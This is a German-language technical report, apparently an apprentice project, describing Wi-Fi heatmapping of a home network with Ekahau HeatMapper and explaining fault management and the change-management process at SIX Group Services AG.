
Windows 10 / 8 / 7 / Vista / XP Laptop oder Tablet

- 1GB RAM
- 2GB HDD Space
- 1 GHz processor
- Wi-Fi (WLAN) adapter (intern oder extern)


9.3. Verwendung

Hier wird beschrieben, wie man den Ekahau HeatMapper verwenden kann.

9.3.1. Hinzufügen eines Plans




Man kann leider keine Visio Pläne in dieses Programm einfügen. Somit muss man zuvor bereits im Visio den Plan in ein Bildformat konvertieren. Danach kann man einfach auf *I have a map image* klicken.




Nun öffnet sich ein Fenster im welchen man auf seinem System das entsprechende Bild auswählen kann.

9.3.2. Heatmap erstellen



Nun kann man mit Links-Klick seinen Startpunkt auswählen und danach einfach mit der Maus entsprechend seinen Weg nachfahren. Während man mit der Maus fährt sollte man den entsprechenden Weg entlanglaufen. Durch den WLAN Adapter, wird dann die entsprechende Signalstärke gemessen. Wichtig ist das man sich zusammen mit dem Laptop langsam bewegt.




Sobald man seinen abgelaufenen Weg eingezeichnet hat, kann man mittels Rechts-Klick seine HeatMap erstellen.

9.4. Resultat Heim-WLAN


Dies sind die erhaltenen Werte und Angaben zu meinem Heim-WLAN. Die Werte haben mich nicht überrascht und waren mir auch schon bekannt. Durch diese Ergebnisse konnte ich mein Wissen bestätigen.

9.4.1. Untergeschoß




Im Untergeschoß haben wir nur einen Access Point dieser befindet sich in der Waschküche. Das Signal wird im Verlauf meines Weges immer schwächer, da dies der zentrale Access Point ist.

9.4.2. Erdgeschoss




Im Erdgeschoss hat man das beste WLAN-Signal in Bezug auf die entsprechende Dichte. Es wurden insgesamt 3 Access Points gemessen. In Bereich des Ganges gab es einen AP der nicht im Plan eingezeichnet wurde. Dies ist der Access Point im Büro im ersten Obergeschoss.

9.4.3. Erstes Obergeschoss



Im ersten Obergeschoß hat man ebenfalls eine gute Verbindung. Komischerweise hat das Heatmapper Tool im Büro zwei Access Points eingezeichnet, obwohl dort nur ein AP vorhanden ist. Grundsätzlich ist die Verbindung im ganzen Stockwerk sehr gut.

9.4.4. Zweites Obergeschoss



Im zweiten Obergeschoss haben wir ebenfalls einen Access Point. Auch hier haben wir schon wieder den Bug mit dem doppelt angezeigten Access Point. Das Signal ist hier am schwächsten, dies ist aber so auch in Ordnung, da im nötigen Bereich eine entsprechende Verbindung bzw. Signal verfügbar ist.

10. Fault Management

Störungs-Management (Fault Management) ist eine Komponente von Netzwerk-Management und für die Erkennung, die Isolation und die Lösung von Problemen verantwortlich. Wird Fault Management angemessen eingesetzt, dann lässt sich ein Netzwerk immer auf optimalem Niveau betreiben. Weiterhin ist ein gewisses Mass an Ausfallsicherheit gegeben und die Downtime wird minimiert. Ein Satz an Funktionen oder Anwendungen, die speziell für diesen Zweck designend wurden, nennen sich Fault-Management Platform.

Zu den wichtigen Funktionen von Fault Management gehören:

- Definition bestimmter Grenzwerte, die auf potenzielle Fehlerbedingungen hinweisen
- Dauerhaftes Monitoring des Systemstatus und des Nutzungsaufkommens
- Dauerhaftes Scanning nach Bedrohungen, wie zum Beispiel Viren und Trojaner
- Allgemeine Diagnosen
- Fernwartung von Systemelementen, wie zum Beispiel Workstations und Server von einer zentralen Stelle aus
- Alarne, die Administratoren und Anwender über bevorstehende und tatsächliche Fehlfunktionen in Kenntnis setzen
- Die Standorte potenzieller und tatsächlicher Fehlfunktionen ermitteln
- Automatisch Korrektur von Umständen, die potenziell ein Problem verursachen können
- Automatisches Beheben von tatsächlichen Fehlfunktionen
- Detailliertes Status-Logging eines Systems und der getroffenen Massnahmen

10.1. Liste von Indizien und Symptomen

Folgende Geschehnisse können auf ein Netzwerkproblem hinweisen und sollten unbedingt nicht einfach ignoriert werden.

- Abbrechende SSH/RDP Sessions
- Einfrierender Explorer bei FTP oder NAS Zugriff.
- Öffnen komischer PopUp
- Warnungen durch das OS
- Schwache Internetverbindung
- Langsame Internetverbindung
- Ewiger Download bei Streaming oder Herunterladen von Daten
- Geräte sind nicht erreichbar (zB. NAS)
- Sporadische Internetausfälle
- Und vieles mehr was mit dem Internet direkt oder indirekt zusammenhängt.

11. Fault Management SIX Group Services AG

Das Störungsmanagement der SIX wird durch ein Team im Operativen Teil geleitet und entsprechend organisiert. Das Operational Assurance Team ist dafür zuständig (CIT-OCA).

11.1. Change-Management

Hier wird beschrieben was das Change Management ist und welche Rollen hier alle mit involviert sind.

11.1.1. Was ist ein Change?

Eine Change ist eine Änderung oder Erweiterung einer vorhandenen Spezifikation, eines Produktes oder einer Dienstleistung. Dies kann ein Erneuerung oder entfernen von Hardware, Patch Upgrade's oder auch die Implementierung einer neuen Applikation. Ein SLA oder OLA ist dabei Pflicht. Bei der SIX, wird dabei immer ein Ticket im internen Tool ITSM benötigt.

11.1.2. Der Standart-Change

Der Standart-Change benötigt einen genehmigten SOP (Standard Operating Procedure), dieser Change bezieht sich auf Standart Änderungen, meistens Teile des Tagesgeschäfts. Diese Change's kommen meistens automatisch und müssen nur noch durch den Change Manager automatisch überprüft sowie bewilligt werden. Da der Change kein hohes Risiko hat, kann der auch während der produktive Zeit durchgeführt werden.

11.1.3. Der beschleunigte Change

Ist ein Hybrid aus dem «Normalen» und dem «Notfall-Change». Diese Art wird verwendet, wenn eine bekannte Fehlerkorrektur durchgeführt werden muss oder um einen potenziellen Verlust oder Verschlechterung der Dienstleistung zu vermeiden. Diese Art von Change muss getestet werden.

11.1.4. Der Notfall-Change

Auch Emergency Change genannt, stellt die höchste Gefahrenstufe dar. Diese Change's müssen so rasch wie möglich gemacht werden.

11.1.5. Change Requestor

Der Change Requestor erfasst den Change im ITSM. Er muss nicht dringend der Change Coordinator sein.

11.1.6. Change Coordinator

Der Change Coordinator übernimmt eine wichtige Rolle im Change Prozess. Am Change Requestor und Change Implementor kann gleichzeitig diese Rolle zugewiesen werden.

Der Change Coordinator ist für folgende Dinge zuständig:

- Sicherstellung des Informationsflusses zwischen allen an dem Change beteiligten Parteien
- Auswahl eines geeigneten Datums für die Umsetzung des Change
- Sicherstellung der umfangreichen Tests (der Koordinator muss lediglich den Nachweis der Prüfung erbringen, er tut es nicht).
- Bewertung des Risikos bzw. Bekanntgabe des Risikos im Change (Risk Level).
- Der Koordinator ist die Schnittstelle zum Change Management.
- Er stellt sicher, dass wichtige Änderungen mit dem Change Management mit der richtigen Erklärung besprochen werden (erfolgreich, nicht erfolgreich, erfolgreich mit Problemen)

11.1.7. Change Implementor

Der Change Implementor kann gleichzeitig der Change Coordinator sein, er kann auch vom Change Coordinator nominiert werden. In diesem Fall liegt es in der Verantwortung der Change Coordinators, eine Aufgabe innerhalb der Change zu etablieren und sie dem nominierten Change Implementor zuzuordnen.

11.1.8. Change Manager

Die Aufgabe des Change Manager besteht darin, dass er die Change's überwacht und überprüft. Er muss die Risiken so gut wie möglich einschätzen können.

11.1.9. Freeze

Aufgrund der sehr hohen Anzahl an kritischen Verarbeitung zum Ende des Geschäftsjahres wurden die Change's auf ein Minimum reduziert. Daher treten gegen Jahresende jedes Jahr die Änderungstopps bzw. die High Risk Change Days (HRCD) in Kraft. Die HRCD Phase dauert in der Regel von Anfang Dezember bis Anfang Januar. Die definitiven Daten werden jeder Jahr vom Change-Management bekannt gegeben. Die HRCD gilt für alle IT-Komponenten, die sich in von SIX Group betriebenen RZ befinden.

11.2. Incident Management

